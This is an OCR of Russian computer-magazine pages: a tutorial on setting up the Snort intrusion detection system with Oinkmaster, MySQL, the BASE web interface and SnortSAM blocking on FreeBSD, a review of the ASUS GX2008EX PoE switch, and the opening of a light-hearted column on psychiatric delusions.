
```
; Снимаем комментарий со строки и заменяем параметр <oinkcode>
своим значением, полученным с сайта snort.org
url     =     http://www.snort.org/pub-bin/oinkmaster.cgi/
<oinkcode>/snortrules-snapshot-CURRENT.tar.gz
```

Воздвигнуть IDS/IPS на бюджетном железе, используя только свободно доступные компоненты, вполне возможно. И работать такая защита будет ничуть не хуже, чем программные комплексы, за которые невменяемые разработчики просят десятки тысяч долларов и которые работают под вредоносными операционными системами, требующими кучу памяти и отжирающими уйму процессорных тактов.
Начнем с того, что IDS/IPS вовсе не одно и то же — хотя их частенько путают, чему весьма способствуют гибридные варианты (они представляют собой IDS, которая реализует некоторое подмножество функционала, формально являющегося прерогативой IPS). «Чистые» IDS в природе практически не встречаются (поскольку атаку необходимо не только распознать, но и блокировать, чем и занимаются IPS). В некоторых случаях IPS опирается на IDS, например, анализирует сетевой трафик на предмет наличия известных сигнатур, блокируя «нехорошие» TCP-пакеты, а то и вовсе работает на уровне приложений. Однако это не единственный вариант. Ряд атак удается блокировать безо всякой детекции. В частности, «нормализаторы» (от английского normalize) регенерируют трафик, работая по принципу прокси-серверов. Они «выхватывают» из пакетов только те поля, которые понимают, преобразуя их в «канонический» вид. В результате, хакер уже не может послать жертве неожиданный запрос, вызывающий рвотный рефлекс. Естественно, такой подход не защищает от ошибок переполнения, ведь с его точки зрения «взрывпакеты» выглядят вполне легитимно — так что, без детекции не обойтись.
И тут мы приходим к проблеме ложных позитивных срабатываний. IDS обнаруживает атаку там, где она и не ночевала, отклоняя запрос пользователя. Это не есть хорошо! А IPS, установленная на «параноидальный» уровень, сама по себе является нехилым источником DoS-атак. Пользователи матерятся так, что хвост увядает. Поэтому IPS обычно настраивается на довольно грубый уровень, допускающий блокировку только явных атак. Какое количество атак при этом остается незамеченным — приходится только гадать. В этом смысле IDS намного перспективнее, поскольку даже на самом чувствительном уровне ложные позитивные срабатывания не приносят никакого ущерба, ограничиваясь новой записью в логе. Естественно, когда ложных срабатываний становится ОЧЕНЬ много, админ просто перестает обращать на них внимание, и это проблема не админа, а IDS. Ну, невозможно досконально расследовать каждую тревогу, если они сыплются косяками.

Крис Касперски



ВЫБОР ПАРАМЕТРОВ ПРИ УСТАНОВКЕ SNORT



УСТАНАВЛИВАЯ BASE, СЛЕДУЕТ ВЫБРАТЬ ПОДДЕРЖКУ MYSQL



links

Сайты проектов:

- FreeBSD — www.freebsd.org/ru.
- Snort — snort.org.
- Oinkmaster — oinkmaster.sf.net.
- BASE — base.secureideas.net, sf.net/projects/secureideas.
- Snortsam — www.snortsam.net.



dvd

На диске ты найдешь видеоролик, в котором показано, как установить систему обнаружения атак Snort на FreeBSD 7, перенаправить вывод данных в базу MySQL и добавить веб-интерфейс BASE.

```
; Community rules скачиваются без oinkcode
url = http://www.snort.org/pub-bin/downloads.cgi/Download/comm_rules/Community-Rules-CURRENT.tar.gz
; Перечень файлов, которые требуется обновить
path = /bin:/usr/bin:/usr/local/bin
update_files = \.rules$|\.config$|\.conf$|\.txt$|\.map$
; Список файлов, не подлежащих обновлению
skipfile local.rules
skipfile deleted.rules
skipfile snort.conf
skipfile sid-block.map
```

Oinkmaster позволяет включать, отключать и изменять как отдельные правила, так и правила, записанные в определенных (или всех) файлах. Каждое правило Snort имеет свой уникальный номер SID (Snort ID), который и использует Oinkmaster. К примеру, чтобы после обновления отключить правило с SID 12345, дописываем в oinkmaster.conf строку: «disablesid 12345». Есть и обратная операция: «enablesid». Для автоматической замены строк в правилах используется директива «modifysid», в качестве одного из параметров принимающая SID или имя файла. Например, заменяем в правиле SID 1111 и для всех exploit.rules действие alert на drop:

```
modifysid exploit.rules, 1111 "^alert" | "drop"
```

После того, как все настройки выполнены, запускаем команду на установку правил:

```
# /usr/local/bin/oinkmaster -o /usr/local/etc/snort/rules/
```

Эту задачу лучше автоматизировать с помощью cron:

```
# crontab -e
30 2 * * * /usr/local/bin/oinkmaster -o /usr/local/etc/snort/rules/ -b /usr/local/etc/snort/backup 2>&1
```

Теперь в 2:30 ночи Oinkmaster самостоятельно будет обновлять правила. Архив достаточно большой по размеру (90 Мб), и, если Snort установлен на нескольких системах, можно скачать его на одном компьютере и скопировать в локальный каталог, с которого и произвести обновление:

```
# oinkmaster -u file:///tmp/rules.tar.gz -o /usr/local/etc/snort/rules/
```

Когда все готово, запусти Snort. Для работы в режиме снифера главный бинарник следует стартовать с флагом '–v'. При этом на экран выводятся заголовки пакетов:

```
# snort -vd
```

Если в системе один интерфейс, то программа сама разберется, с чем ей работать. В противном случае его требуется указать через ключ '–i':

```
# snort -vd -i le0
```

Теперь пробуем запустить ищейку в режиме NIDS:

```
# snort -c /usr/local/etc/snort/snort.conf
Initializing rule chains...
2163 Snort rules read
 2163 detection rules
 -*> Snort! <*-
Version 2.8.2.2 (Build 18) FreeBSD
```

Запустив команду «tail -f /var/log/messages» на другом терминале, наблюдаем за процессом его запуска:

```
snort[23312]: Initializing daemon mode
kernel: le0: promiscuous mode enabled
snort[23313]: Snort initialization completed successfully (pid=23313)
```

Если вылезли ошибки, следует с ними разобраться. Например, часто встречается такое сообщение:


```
snort[23313]: Not Using PCAP_FRAMES
```

Переменная PCAP_FRAMES определяет размер буфера (в пределах 0 — 32768, значение «max» эквивалентно максимальному 32768), используемого для захваченных фрэймов. Чтобы победить проблему, достаточно выполнить команду:


```
# setenv PCAP_FRAMES max
```

И прописываем эту строку в /etc/csh.cshrc. Напомню, что для /bin/bash вместо setenv используется export и /etc/profile:

```
# export PCAP_FRAMES="max"
```



ПЕРЕД УСТАНОВКОЙ BASE ТРЕБУЕТСЯ ВЫПОЛНИТЬ РЯД РЕКОМЕНДАЦИЙ



ЗАПОЛНЯЕМ ПАРАМЕТРЫ ДОСТУПА К MYSQL

Прописываем старт Snort в /etc/rc.conf и запускаем:

```
# echo 'snort_enable="YES"' >> /etc/rc.conf
# /usr/local/etc/rc.d/snort start
```

ПОДКЛЮЧАЕМ ЗАПИСЬ SNORT В MYSQL Теперь, когда Snort нормально работает, нужно настроить вывод собранной информации в базу данных. В качестве СУБД задействуем самую популярную платформу с открытым кодом, на которой современные разработчики строят сетевые сервисы. При сборке Snort с параметром «-DWITH_MYSQL» параллельно будет установлен и клиент MySQL. Смотрим его версию:

```
# mysql
mysql Ver 14.12 Distrib 5.0.75, for portbld-freebsd7.1
(i386) using 5.2
```

Из вывода следует, что используется версия 5.0, поэтому из нескольких вариантов сервера надо выбрать сервер MySQL с таким же номером. Иначе сборка закончится неудачей.
Установка MySQL стандартна:

```
# cd /usr/ports/databases/mysql50-server
# make install clean
# /usr/local/bin/mysql_install_db
# cp /usr/local/share/mysql/my-medium.cnf /etc/my.cnf
```

Запускаем:

```
# echo 'mysql_enable="YES"' >> /etc/rc.conf
# /usr/local/etc/rc.d/mysql-server start
```

Проверяем работу:

```
# sockstat -l
mysql mysqld 42648 10 tcp4 *:3306 *:*
mysql mysqld 42648 12 stream /tmp/mysql.sock
```

Устанавливаем пароль админа MySQL:

```
# /usr/local/bin/mysqladmin -u root password newpassword
```

Создаем новую базу данных snort и даем пользователю с таким же именем все права:

```
# mysql -u root -p
mysql> CREATE DATABASE snort;
mysql> GRANT ALL PRIVILEGES ON snort.* TO 'snort'@'localhost'
IDENTIFIED BY 'snortpassword';
mysql> FLUSH PRIVILEGES;
mysql> quit;
```

Наполняем базу при помощи шаблона:

```
# mysql -u snort -psnortpassword snort < /usr/local/share/
examples/snort/create_mysql
```

Теперь подключаем вывод Snort к MySQL, добавив в snort.conf строку:

ee /usr/local/etc/snort/snort.conf

```
outputdatabase:log,mysql,user=snortpassword=snortpassword
dbname=snort host=localhost
```

Перезапускаем Snort:

```
# /usr/local/etc/rc.d/snort restart
```

Теперь, когда Snort производит анализ трафика и записывает результат в базу MySQL, самое время установить систему анализа BASE.


СОБИРАЕМ BASE За все время развития Snort было создано большое количество программ для анализа собранной информации — от консольных, вроде SnortALog, проверяющих записи Syslog, до графических, представляющих информацию в более удобном для восприятия виде. Одним из таких проектов стал BASE (Basic Analysis and Security Engine, base.secureideas.net), основой которого послужил популярный некогда интерфейс ACID (Analysis Console for Intrusion Databases). Сам ACID уже долго не развивался и в настоящее время исключен из дерева портов. BASE фактически является набором PHP-скриптов, при помощи которых создается веб-страница. Поэтому для его работы потребуется веб-сервер с поддержкой PHP и несколько дополнительных средств: adoDB, GD, PEAR и Image_Graph. Все это нужно будет отметить по ходу установки:


```
# cd /usr/ports/security/base
# make install clean
```

По окончании все скрипты будут помещены в каталог /usr/local/www/base. Задаем нужные права:

```
# chown -R www:www /usr/local/www/base
```

Теперь открываем браузер, переходим на страницу http://ip-snort/base и начинаем процесс настройки. Вначале скрипт проверит возможность записи в каталог /usr/local/www/base, версию PHP и уровень журналирования PHP. Если по всем пунктам получаем положительный результат, идем к первому шагу, где выбираем язык и указываем путь к adoDB (во фре — /usr/local/share/adodb). Следующий этап — указываем параметры доступа к базе snort (Database type = MySQL, Database name = snort, Database Host = localhost, Database username = snort, Database Password = snortpassword).


ОСНОВНОЕ ОКНО BASE


BASE УМЕЕТ СОЗДАВАТЬ НАГЛЯДНЫЕ ГРАФИКИ

Далее, если требуется аутентификация, указываем логин и пароль, или, отметив «Use Authentication System», используем системные учетные записи. На последнем шаге, нажав «Create BASE AG», создаем базу. Теперь переходим на http://ip-snort/base и, отбирая критерии, просматриваем информацию, полученную из записей Snort — список обнаруженных атак и их источников, системы, на которые они направлены, топ атак и т.д. Вообще говоря, интерфейс BASE очень прост и локализован, поэтому в его освоении не должно возникнуть проблем.

УСТАНАВЛИВАЕМ SNORTSAM Контроль данных, конечно, полезен и позволяет оценить уровень угроз, но без автоматизации блокировки атак схема будет недостаточно полной и эффективной. Для остановки атак предлагаю использовать **SnortSAM** (www.snortsam.net), который может заблокировать IP-адрес, перенастраивая правила IP Filter (ipf), ipfw2, Packet Filter (pf), Linux IPtables/EBtables, MS ISA Server firewall/proxy, некоторых роутеров Cisco и т.д. Причем один SnortSAM может управлять настройками сразу нескольких файрволов (мощная фича!). Сам SnortSAM состоит из двух компонентов: патч к Snort (мы его уже установили, использовав '-DWITH_SNORTSAM') и собственно управляющей программы. Устанавливаем:

```
# cd /usr/ports/security/snortsam
# make install clean
```

Параметр у SnortSAM только один:

```
OPTIONS= PFW "Enable IPFW table checking if it set deny
rules" on
```

По умолчанию он включен, и в большинстве случаев нет смысла его изменять. Копируем шаблон конфига:

```
# cp /usr/local/etc/snortsam/snortsam.conf.sample /usr/
local/etc/snortsam/snortsam.conf
```

Опций внутри snortsam.conf немало. Многие из них обеспечивают подключение и настройку файрволов с внешних машин. Конфигурируем:

```
# ee /usr/local/etc/snortsam/snortsam.conf
; Пароль для доступа со всех внешних машин должен совпа-
дать с указанным в snort.conf. При помощи другого параметра
«accept» можно указывать пароль для каждой системы
defaultkey snortsam_key
; Порт, на котором SnortSAM будет слушать подключения (по
умолчанию 898).
port 898
; Внутренние машины нельзя блокировать
dontblock 192.168.1.0/24
; Список корневых DNS-серверов, идет в комплекте
include rootservers.cfg
; Режим демона
daemon
; Файл журнала и уровень протоколирования
logfile snortsam.log
loglevel 3
; Для блокировки используем IP Filter
ipf le0
```

И в snort.conf добавляем такую строку:

```
output alert_fwsam: 127.0.0.1/snortsam_key
```

Где 127.0.0.1 — адрес компьютера, на котором работает SnortSAM, и через дробь — ключ доступа к нему. В каждое правило Snort, при совпадении с которым необходима блокировка, следует добавить параметр «'fwsam: {кто}, {время};'». Например, чтобы источник блокировался на час, пишем так: «fwsam: src, 1 hour;». Для этих целей как раз и подходит Oinkmaster.

```
modifysid 12345 "\)$" | "fwsam: src, 10 minutes;)"
```

Перезапускаем Snort и запускаем SnortSAM:

```
# /usr/local/etc/rc.d/snort restart
# echo 'snortsam_enable="YES"' >> /etc/rc.conf
# /usr/local/etc/rc.d/snortsam start
```

Для проверки можно создать в local.rules два правила, где 192.168.1.1 — адрес системы с установленным Snort:

```
alert tcp any any -> 192.168.1.1 11110 (msg:"TEST log 11110/
tcp"; sid:1111110;)
alert tcp any any -> 192.168.1.1 11111 (msg:"TEST block
11111/tcp"; sid:1111111; fwsam:src[in],5min;)
```

Теперь при подключении телнетом к порту 11110 мы получим предупреждающее сообщение в журнале, а при подключении к порту 11111 чересчур активный узел будет блокирован на 5 минут. В итоге, мы получили полноценную систему защиты, которая будет днем и ночью защищать твои сервера. Эту схему можно развивать, используя несколько сенсоров Snort и агентов SnortSAM. Конечно, потребуется тонкая подгонка правил и настроек под конкретную обстановку, но это приятные хлопоты :). ⌶

ИГОРЬ ФЕДЮКИН

Коммутатор ASUS GX2008EX


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Тип: **УПРАВЛЯЕМЫЙ КОММУТАТОР С ПОДДЕРЖКОЙ POE**
Интерфейсы: **8X 10/100 FAST ETHERNET (RJ-45), 1X GIGABITE ETHERNET (RJ-45), 1X GIGABIT ETHERNET (SFP)**
Функциональные возможности: **VLAN, POE, RADIUS-АУТЕНТИФИКАЦИЯ, ЗЕРКАЛИРОВАНИЕ ПОРТОВ**
Управление: **WEB-GUI, CLI/TELNET, SNMP V.1/V.2**
Габариты, мм: **330 X 44 X 220**





Мало кто не знает марку ASUS — бренд зарекомендовал себя как производитель качественных компьютерных комплектующих самого различного характера. В последние годы компания весьма активно продвигает сетевое направление. Надо сказать, что в секторе беспроводного оборудования для домашних пользователей ASUS добился значительных успехов. Однако в линейке компании есть и решения для малого бизнеса — посмотрим, как обстоят дела с SOHO-коммутаторами.
К нам на тест попал управляемый коммутатор ASUS GX2008EX. Он снабжен 8-ю портами Fast Ethernet, портом Gigabit Ethernet и слотом SFP для подключения оптического интерфейса. Одной из его ключевых особенностей является поддержка технологии PoE (Power over Ethernet). Она функционирует на всех 8-ми портах Fast Ethernet. Это позволяет использовать коммутатор для подключения IP-видеокамер, Wi-Fi точек доступа и другого оборудования, которое иногда приходится размещать там, куда не подведено электропитание. Технология PoE в этом случае придется как нельзя кстати.
Коммутатор управляется с помощью командной строки (через Telnet или консольный кабель), а также с использованием Web-интерфейса. Последний, на наш взгляд, — наиболее оптимальное и наглядное средство настройки. Функциональность свитча достаточно стандартна для своего класса. Имеется возможность объединения нескольких портов (Link Aggregation), зеркалирования трафика (Mirroring), организации VLAN, приоритезации трафика с помощью CoS. Из функций безопасности есть поддержка аутентификации подключаемых пользователей на RADIUS-сервере и предотвращение flood'инга на портах. Также возможно модифицировать таблицу коммутации, задав статическое соответствие MAC-адресов определенным портам. Интересно меню статистики. Здесь отображается загрузка портов, количество ошибок, возникших на них, а главное — рисуются очень красивые графики.
Подводя итог, можно сказать, что ASUS GX2008EX станет интересным решением для организации сети в небольшом офисе или загородном коттедже. В особенности это касается случаев, когда необходимо передавать питание через Ethernet-кабель. Что касается ценового фактора, то и тут ASUS выглядит весьма уверенно по сравнению с похожими моделями конкурентов.



АЛЕКСАНДР ЛОЗОВСКИЙ
/ LOZOVSKY@GAMELAND.RU /

PSYCHO:

РАСЩЕПЛЕНИЕ СОЗНАНИЯ В ОКЕАНЕ БЕЗУМИЯ

ДОБРО ПОЖАЛОВАТЬ В ПАЛАТУ №6


В ЭТОМ МЕСЯЦЕ РЕДАКТОР РУБРИКИ ПОСТАВИЛ ПЕРЕДО МНОЙ ВЕСЬМА НЕОБЫЧНУЮ ЗАДАЧУ — ПРОГУЛЯТЬСЯ ВМЕСТЕ С ЧИТАТЕЛЕМ ПО ЛАБИРИНТАМ НЕЗДОРОВЫХ ЧЕЛОВЕЧЕСКИХ ДУШ И РАССКАЗАТЬ ПРО ВСЯКИЕ ХИТРЫЕ ПСИХИЧЕСКИЕ ЗАБОЛЕВАНИЯ И РАССТРОЙСТВА, К КОТОРЫМ В ИТОГЕ МОЖЕТ ПРИВЕСТИ ЗЛОУПОТРЕБЛЕНИЕ ПСИХОАКТИВНЫМИ ВЕЩЕСТВАМИ.


Дело сложное, поэтому начнем мы, как обычно — с теории.
А теория гласит, что сначала нам придется обратиться к азбуке, часть которой мы, кстати, уже рассмотрели, проникшись нарушениями восприятия (галлюцинациями) в рамках предыдущего Psycho. Но ведь наше сознание состоит не из одного только восприятия. А как же мышление, чувства, воля, настроение? Вот с расстройствами этих частей наших с тобой душ мы сейчас и постараемся познакомиться... конечно, насколько хватит журнальной статьи, ведь в идеале на эти темы пишутся толстые (и не всегда с картинками) книги.
Традиционно я отобрал для тебя только самые популярные в народе заболевания, про которые в этом же самом народе бродит самое большое количество мифов и заблуждений. Разобраться с ними будет довольно просто, поскольку конкретные заболевания (например, шизофрения), как из кубиков «Лего» складываются из элементарных нарушений — бреда, галлюцинаций, депрессии и мании, апатии и паранойи...

СУДАРЬ, ДА ВЫ БРЕДИТЕ!

Бред — одно из самых доставляющих психических расстройств, и по силе воздействия на умы граждан его можно сравнить разве что с галлюцинациями. Обдолбился веществ? Бредишь! Заболел с высокой температурой и несешь чушь? Опять-таки, бредишь! Подвергаешь критике чужие идеалы, высмеиваешь чужую точку зрения? Бред несешь! Попробуем продраться через тернии обывательских заблуждений и рассмотрим заумное определение: «бред — ложное умозаключение, возникающее на фоне болезни и не поддающееся логической коррекции». Такие дела, — определение суровое, но очень точное. Если твой друг считает, что кровожадные духи из нижних планов мироздания следят за ним, читая электронную переписку (как вариант, что в него влюблены сразу Арнольд Шварценеггер и Сильвия Саинт, или что он самый богатый человек в галактике, построивший мост от Земли до Юпитера, и пр.), и никакими разговорами и убеждениями направить в нужное русло его не получается, — похоже на бредятину.
Однако, как видишь, не такие уж и четкие критерии — какого-нибудь Галилея вполне можно было бы упрятать в дурдом за стойкое убеждение в подозрительной идее, что Земля — круглая и вращается вокруг Солнца, хотя даже неумному человеку ясно, что с круглой Земли мы бы все просто попадали. А уж насчет того, что и вокруг чего вращается — вообще «ноу комментс». Чаще надо выходить на улицу из ваших академиев и на небеса смотреть.

• **Бред ущерба и бред воздействия**. Одна из самых популярных разновидностей, при которой доминирующей идеей в червивом уме подопытного оказывается мысль о том, что ему кто-то или что-то вредит. Диапазон широк — от явно нереальных идей, вроде космических пришельцев, которые с помощью гиперволновых передатчиков портят иммунную систему душевнобольного, до моделирования вполне реальных ситуаций, вроде подозрения соседей в том, что они подмешивают нашему другу мышьяк и битое стекло в пищу, лелея надежду присвоить его квартиру.
Подобные (да и вообще, все бредовые) идеи занимают в сознании психованного почетное место, определяя его поведение и стиль жизни. Человек становится подозрительным, замкнутым, постоянно совершает какие-то защитные действия: прячет кошельки и сумки, запирает шкафчики, пытается стащить параболическую антенну соседей, одевает шапочки из фольги (да-да, этот былинный случай относится как раз к бредовым идеям) или затыкает замочные скважины мокрыми тряпками с целью защититься от всяческих отравляющих веществ, оттуда якобы проистекающих.
Кстати, не путай активные защитные действия у человека, страдающего бредом, с таковыми у человека с навязчивостями! «Навязчивый» невротик прекрасно понимает, что его «действия» — полная фигня, но не делать он их не может под угрозой последующей тревоги и психологического дискомфорта («не сделал — что-то произойдет, что-то не произойдет»). Да и действия в этом случае будут не активно-оборонительными супротив конкретного «воздействия», а чаще — хитро-ритуальными (перелистнуть две страницы книги, прочитать буквы на остановке левым глазом) и т.п.
Довольно часто бред ущерба проявляется у наших стареньких родственников; с этим ты мог сталкиваться и сам — «домашние у меня крадут, только и думают, что бы такого стащить из серебряной посуды, врачи травят, а эти ваши современные аппараты — вредные лучи излучают». Опять же, здесь все более чем сложно. Как отличить бред от обычной старческой подозрительности, помноженной на снижение памяти (были ли накопления, не потратила ли она их еще при Андропове, столько ли предметов было в столовом сервизе?), и других схожих состояний, вроде обычного негативизма, свойственного преклонному возрасту? Научный факт: с возрастом часто заостряются все те отрицательные стороны характера, которые имели место в молодости. Так, легкая прижимистость переходит в хардкорную жадность, а критический взгляд на вещи — в матерую подозрительность. Вывод прост — не спеши расклеивать на мягкие места своих родственников и знакомых клейкие листочки с диагнозами. Часто все оказывается не так просто, как выглядит, и даже психиатрам бывает нелегко в этом разобраться. И таки да, соседи и родственники действительно могут вредить, а компетентные органы — за тобой следить :). Как говаривал ЭС — «если у вас нет





паранойи, это не значит, что за вами не следят». Паранойе в этой статье посвящен целый раздел, а пока давай продолжим наше ознакомление с различными видами бредятины.

• **Бред преследования**. То, что в народе называют «мания преследования». Никакой манией в научном смысле здесь и не пахнет, а есть — самый настоящий бред, то есть крайняя убежденность в том, что нашего подопытного кто-то преследует. Разумеется, преследует не с целью одарить наследством или вручить орден почетного легиона, а с сугубо отрицательной целью (например, убийство). Часто такой бред имеет место у больных шизофренией. Ведут они себя соответственно; конечно же — никак не переубеждаются в обратном, а ежели ты путем ведения душеспасительных бесед попробуешь поспорить — поимеешь реальный шанс стать причисленным к группировке преследователей из МОССАДа и получить между глаз табуреткой.

• **Ипохондрический бред**. Помнишь известный фильм «Формула любви», тот момент, где продвинутый крестьянин ставит дворянскому отпрыску диагноз «ипохондрия»? Так вот, ипохондрический бред — это дубовая уверенность в наличии у себя какого-то, нередко — ужасно тяжелого, заболевания. И я тебе скажу, что это очень жестокий бред. Как уже отмечалось в прошлой статье, современные психиатры стали слабы духом и телом, а потому — подобные личности по большей части концентрируются у нас, врачей, занимающихся «телесными» болезнями (понятное дело, психическое расстройство они у себя отрицают и к психиатру не пойдут). Они требуют обследований, направлений в вышестоящие медицинские учреждения, новых анализов и консультаций. А поскольку особенности нашего государства тебе хорошо известны, результат додумай сам — если у человека много времени на промывание мозгов и написание жалоб с прошениями, всех этих направлений и анализов он таки добьется. В ущерб по-настоящему больным людям. Да и диагнозом каким-то себя в итоге обогатит. Хотя и не факт, что таким, каким ему бы хотелось :).

• **Бред величия и высокого происхождения**. Встречайте: Рыцарь в платиновых доспехах, Король-Солнце, Властелин галактики. Или проще: генералиссимус Российской Федерации, победивший турок и построивший Саяно-Шушенскую ГЭС без помощи кайла и лопаты. Необоснованные и неподдающиеся переубеждению идейки собственного величия или высокого происхождения по-настоящему жгут: ведь источающего их персонажа невозможно смутить. Его не беспокоит собственный затрапезный вид, или что он живет в ночлежном доме, питается халявным социальным супом и докуривает бычки у помойки. Не смущает, что звезда генералиссимуса сделана им из картона и, к тому же, заляпана жиром. Имеет ли все это значение, если он — сын русского императора, которому в наследство был пожалован железнодорожный вагон золотых рублей и мундир генерала в придачу? Бесспорно, не имеет!

• **Бред физического недостатка и дисморфомания-дисморфофобия**. На самом деле, заболевание с таким хитрым названием — болезнь отдельная. О бреде тут говорят лишь тогда, когда человек окончательно расстается с крышей и критикой к своему состоянию. Надеюсь, профессионалы не обидятся на меня за такое классификационное допущение. Я сделал так для простоты понимания :).

Само расстройство — просто, гениально и довольно распространено (до 2% популяции, по разным данным). Характеризуется тем, что человек становится очень, очень озабочен каким-то своим физическим недостатком: жирной и нездоровой кожей, большим носом, кривыми ногами, избыточным весом. Причем, в реальности этот «дефект» часто выражен настолько, что его никто из окружающих и не замечает. Не замечать-то, не замечает, а для больного это — целая трагедия! Он находится в постоянной тревоге, депрессии, смотрится в зеркало, читает литературку по теме, отказывается фотографироваться, мажется тональными кремами, покупает новейшую косметику, обращается за помощью к хирургам.

Кстати, это расстройство нередко встречается и среди молодежи. Страдающие им личности довольно заметны и вполне могут находиться в твоем окружении. Будь наготове! Как увидишь персонажа, избыточно озабоченного мнимым косметическим дефектом — крути ему руки и тащи в сторону ближайшего дома с желтыми окнами. Шучу. Просто будь в курсе, но не приставай к людям с глупостями, не дразни и не подшучивай над ними, даже по-доброму, если видишь, что человек реально на этом зациклен (процент самоубийств у таких пациентов довольно высокий). Да и вообще, ведь ты можешь ошибаться, а у человека — вовсе не психическое расстройство, а проявление перфекционизма. То есть, тревоги, депрессии, навязчивостей и пр. он не испытывает, а просто хочет сделать себя лучше. Без фанатизма — фитнесс, диеты, бег, адекватная косметика.

МАНЬЯКОМ МОЖЕШЬ ТЫ НЕ БЫТЬ, НО СЕКСУАЛЬНЫМ БЫТЬ ОБЯЗАН

Конечно, народные понятия

А. И. Нельсон
